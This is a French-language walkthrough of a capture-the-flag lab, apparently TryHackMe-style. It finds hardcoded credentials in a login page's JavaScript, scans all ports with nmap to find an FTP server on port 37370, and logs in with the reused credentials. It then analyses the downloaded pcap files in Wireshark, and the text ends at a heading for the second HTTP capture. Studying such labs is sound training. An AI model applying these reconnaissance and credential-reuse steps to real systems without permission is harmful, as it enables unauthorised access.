
```
  if (username === "siemDev" && password === "california") {
    window.location.href = "/dev1243224123123/devNotes37370.txt";
  } else {
    loginErrorMsg.style.opacity = 1;
  }
}
```

Authentification (port 80)



What is the user flag?


Login to answer..



10.10.26.204/dev1243224123123/devNotes37370.txt

```
dev notes for ftp server:
-stop reusing credentials
-check for any vulnerabilies
-stay up to date on patching
-change ftp port to normal port
```

Trouver le serveur FTP
Outil: Nmap




What is the user flag?

```
nmap -T4 -p- 10.10.26.204 # -p-: scan de tous les ports, long
```

```
Nmap scan report for 10.10.26.204
Host is up (0.089s latency).
Not shown: 65381 closed ports, 151 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
37370/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 929.93 seconds
```

Vérification serveur FTP
Outil: Nmap


What is the user flag?


```
nmap -T4 -p37370 -sV 10.10.26.204
```

```
Nmap scan report for 10.10.26.204
Host is up (0.092s latency).

PORT      STATE SERVICE VERSION
37370/tcp open  ftp     vsftpd 3.0.3
```

```
if (username === "siemDev"
  && password === "california")
```

```
dev notes for ftp server:
-stop reusing credentials
```

Authentification FTP (port 37370)




What is the user flag?

```
ftp ftp://siemDev:california@10.10.26.204:37370
```


```
ftp> ls
-rw-rw-r-- 1 1000  1000       7272 Mar 06  2023 siemFTP.pcapng
-rw-rw-r-- 1 1000  1000    1978716 Mar 06  2023 siemHTTP1.pcapng
-rw-rw-r-- 1 1000  1000    1972448 Mar 06  2023 siemHTTP2.pcapng
```

Analyse de PCAP: **siemFTP.pcapng**
Outil: Wireshark



What is the user flag?

Login to answer..




```
No.   Time         Source            Destination       Protoco Length Checksum Info
    1 0.000000000  192.168.111.136   192.168.111.136   TCP        76          37648 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 SACK_PERM TS
    2 0.000011040  192.168.111.136   192.168.111.136   TCP        76          21 → 37648 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 S
    3 0.000018231  192.168.111.136   192.168.111.136   TCP        68          37648 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2432503956
    4 0.001227834  192.168.111.136   192.168.111.136   FTP        88          Response: 220 (vsFTPd 3.0.3)
    5 0.001254941  192.168.111.136   192.168.111.136   TCP        68          37648 → 21 [ACK] Seq=1 Ack=21 Win=65536 Len=0 TSval=243250395
    6 3.591118517  192.168.111.136   192.168.111.136   FTP        84          Request: USER anonymous
    7 3.591132773  192.168.111.136   192.168.111.136   TCP        68          21 → 37648 [ACK] Seq=21 Ack=17 Win=65536 Len=0 TSval=24325075
    8 3.591269528  192.168.111.136   192.168.111.136   FTP       102          Response: 331 Please specify the password.
    9 3.591276692  192.168.111.136   192.168.111.136   TCP        68          37648 → 21 [ACK] Seq=17 Ack=55 Win=65536 Len=0 TSval=24325075
   10 5.311666974  192.168.111.136   192.168.111.136   FTP        84          Request: PASS anonymous
   11 5.314430275  192.168.111.136   192.168.111.136   FTP        91          Response: 230 Login successful.
   12 5.314439469  192.168.111.136   192.168.111.136   TCP        68          37648 → 21 [ACK] Seq=33 Ack=78 Win=65536 Len=0 TSval=24325092
   13 5.314518562  192.168.111.136   192.168.111.136   FTP        74          Request: SYST
   14 5.314694017  192.168.111.136   192.168.111.136   FTP        87          Response: 215 UNIX Type: L8
   15 5.314855392  192.168.111.136   192.168.111.136   FTP        74          Request: FEAT
   16 5.314915487  192.168.111.136   192.168.111.136   FTP        83          Response: 211-Features:
   17 5.314924967  192.168.111.136   192.168.111.136   FTP        75          Response:  EPRT
   18 5.314930673  192.168.111.136   192.168.111.136   FTP        75          Response:  EPSV
   19 5.314936163  192.168.111.136   192.168.111.136   FTP        75          Response:  MDTM
   20 5.314941415  192.168.111.136   192.168.111.136   FTP        75          Response:  PASV
   21 5.314945537  192.168.111.136   192.168.111.136   FTP        82          Response:  REST STREAM
   22 5.314951084  192.168.111.136   192.168.111.136   FTP        75          Response:  SIZE
   23 5.314955784  192.168.111.136   192.168.111.136   FTP        75          Response:  TVFS
   24 5.314960927  192.168.111.136   192.168.111.136   FTP        77          Response: 211 End
   25 5.314973734  192.168.111.136   192.168.111.136   TCP        68          37648 → 21 [ACK] Seq=45 Ack=177 Win=65536 Len=0 TSval=2432509
```

```
Frame 1: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.111.136, Dst: 192.168.111.136
Transmission Control Protocol, Src Port: 37648, Dst Port: 21, Seq: 0, Len: 0
```

```
0000  00 00 03 04 00 06 00 00  00 00 00 00 00 00 08 00   ········ ········
0010  45 00 00 3c 15 66 40 00  40 06 c4 f4 c0 a8 6f 88   E··<·f@· @·····o·
0020  c0 a8 6f 88 93 10 00 15  c0 0c 34 3d 00 00 00 00   ··o····· ··4=····
0030  a0 02 ff ff 60 90 00 00  02 04 ff d7 04 02 08 0a   ····`··· ········
0040  90 fd 10 94 00 00 00 00  01 03 03 02               ········ ····
```


Analyse de PCAP: **siemFTP.pcapng**
Outil: Wireshark



What is the user flag?


Login to answer..

ftp || ftp-data




```
 4 0.001227834  192.168.111.136   192.168.111.136   FTP     88   Response: 220 (vsFTPd 3.0.3)
 6 3.591118517  192.168.111.136   192.168.111.136   FTP     84   Request: USER anonymous
 8 3.591269528  192.168.111.136   192.168.111.136   FTP    102   Response: 331 Please specify the password.
10 5.311666974  192.168.111.136   192.168.111.136   FTP     84   Request: PASS anonymous
11 5.314430275  192.168.111.136   192.168.111.136   FTP     91   Response: 230 Login successful.
13 5.314518562  192.168.111.136   192.168.111.136   FTP     74   Request: SYST
14 5.314694017  192.168.111.136   192.168.111.136   FTP     87   Response: 215 UNIX Type: L8
15 5.314855392  192.168.111.136   192.168.111.136   FTP     74   Request: FEAT
16 5.314915487  192.168.111.136   192.168.111.136   FTP     83   Response: 211-Features:
17 5.314924967  192.168.111.136   192.168.111.136   FTP     75   Response:  EPRT
18 5.314930673  192.168.111.136   192.168.111.136   FTP     75   Response:  EPSV
19 5.314936163  192.168.111.136   192.168.111.136   FTP     75   Response:  MDTM
20 5.314941415  192.168.111.136   192.168.111.136   FTP     75   Response:  PASV
21 5.314945537  192.168.111.136   192.168.111.136   FTP     82   Response:  REST STREAM
22 5.314951084  192.168.111.136   192.168.111.136   FTP     75   Response:  SIZE
23 5.314955784  192.168.111.136   192.168.111.136   FTP     75   Response:  TVFS
24 5.314960927  192.168.111.136   192.168.111.136   FTP     77   Response: 211 End
26 6.394412674  192.168.111.136   192.168.111.136   FTP     74   Request: EPSV
27 6.394553747  192.168.111.136   192.168.111.136   FTP    116   Response: 229 Entering Extended Passive Mode (|||20349|)
31 6.394632963  192.168.111.136   192.168.111.136   FTP     74   Request: LIST
32 6.394710893  192.168.111.136   192.168.111.136   FTP    107   Response: 150 Here comes the directory listing.
33 6.394789095  192.168.111.136   192.168.111.136   FTP-D…  506   FTP Data: 438 bytes (EPASV) (LIST)
38 6.394896200  192.168.111.136   192.168.111.136   FTP     92   Response: 226 Directory send OK.
40 10.189553554 192.168.111.136   192.168.111.136   FTP     74   Request: EPSV
41 10.189702884 192.168.111.136   192.168.111.136   FTP    115   Response: 229 Entering Extended Passive Mode (|||6658|)
45 10.189816179 192.168.111.136   192.168.111.136   FTP     74   Request: NLST
46 10.189942285 192.168.111.136   192.168.111.136   FTP    107   Response: 150 Here comes the directory listing.
47 10.189971282 192.168.111.136   192.168.111.136   FTP-D…  170   FTP Data: 102 bytes (EPASV) (NLST)
52 10.190385674 192.168.111.136   192.168.111.136   FTP     92   Response: 226 Directory send OK.
54 24.716157552 192.168.111.136   192.168.111.136   FTP     74   Request: QUIT
55 24.716223085 192.168.111.136   192.168.111.136   FTP     82   Response: 221 Goodbye.
```

Analyse de PCAP: **siemFTP.pcapng**
Outil: Wireshark




What is the user flag?



```
FTP Data: 438 bytes (EPASV) (LIST)
```


```
FTP Data (438 bytes data)
[Setup frame: 27]
[Setup method: EPASV]
[Command: LIST]
Command frame: 31
[Current working directory: ]
Line-based text data (6 lines)
  -rw-r--r--    1 0        0               0 Mar 06 13:27 AnnualReport.txt\r\n
  -rw-r--r--    1 0        0               0 Mar 06 13:27 BusinessReport.txt\r\n
  -rw-r--r--    1 0        0               0 Mar 06 13:27 CISOReport.txt\r\n
  -rw-r--r--    1 0        0               0 Mar 06 13:27 HrReport.txt\r\n
  -rw-r--r--    1 0        0               0 Mar 06 13:27 ItReport.txt\r\n
  -rw-r--r--    1 0        0               0 Mar 06 13:27 SecurityReport.txt\r\n
```

Analyse de PCAP: **siemHTTP1.pcapng**
Outil: Wireshark




What is the user flag?

Login to answer..




http




Source	Destination	Protoco	Length	Info	Host
192.168.111.136	34.218.221.118	HTTP	464	[TCP Previous segment not captured] GET /testcat_mb.htm…	www.testingmcafeesites.com
34.218.221.118	192.168.111.136	HTTP	895	HTTP/1.1 200 OK (text/html)	
192.168.111.136	34.218.221.118	HTTP	385	GET /favicon.ico HTTP/1.1	www.testingmcafeesites.com
34.218.221.118	192.168.111.136	HTTP	1505	HTTP/1.1 404 Not Found (text/html)	
192.168.111.136	34.218.221.118	HTTP	464	GET /testcat_mo.html HTTP/1.1	www.testingmcafeesites.com
34.218.221.118	192.168.111.136	HTTP	877	HTTP/1.1 200 OK (text/html)	
192.168.111.136	34.218.221.118	HTTP	464	GET /testcat_pr.html HTTP/1.1	www.testingmcafeesites.com
34.218.221.118	192.168.111.136	HTTP	871	HTTP/1.1 200 OK (text/html)	
192.168.111.136	34.218.221.118	HTTP	464	GET /testcat_pu.html HTTP/1.1	www.testingmcafeesites.com
34.218.221.118	192.168.111.136	HTTP	852	HTTP/1.1 200 OK (text/html)	
192.168.111.136	172.253.122.138	HTTP	128	GET / HTTP/1.1	google.com
172.253.122.138	192.168.111.136	HTTP	582	HTTP/1.1 301 Moved Permanently (text/html)	
192.168.111.136	172.253.63.19	HTTP	127	GET / HTTP/1.1	gmail.com
172.253.63.19	192.168.111.136	HTTP	653	HTTP/1.1 301 Moved Permanently (text/html)	
192.168.111.136	208.80.153.232	HTTP	131	GET / HTTP/1.1	wikipedia.com
208.80.153.232	192.168.111.136	HTTP	436	HTTP/1.1 301 Moved Permanently (text/html)	
192.168.111.136	34.218.221.118	HTTP	464	GET /testcat_pa.html HTTP/1.1	www.testingmcafeesites.com
34.218.221.118	192.168.111.136	HTTP	880	HTTP/1.1 200 OK (text/html)	
192.168.111.136	34.218.221.118	HTTP	385	GET /favicon.ico HTTP/1.1	www.testingmcafeesites.com
34.218.221.118	192.168.111.136	HTTP	1505	HTTP/1.1 404 Not Found (text/html)	
192.168.111.136	172.253.63.19	HTTP	127	GET / HTTP/1.1	gmail.com
172.253.63.19	192.168.111.136	HTTP	653	HTTP/1.1 301 Moved Permanently (text/html)	
192.168.111.136	172.253.122.101	HTTP	128	GET / HTTP/1.1	google.com
172.253.122.101	192.168.111.136	HTTP	582	HTTP/1.1 301 Moved Permanently (text/html)	
192.168.111.136	208.80.153.232	HTTP	131	GET / HTTP/1.1	wikipedia.com
208.80.153.232	192.168.111.136	HTTP	436	HTTP/1.1 301 Moved Permanently (text/html)	

Analyse de PCAP: **siemHTTP2.pcapng**
Outil: Wireshark

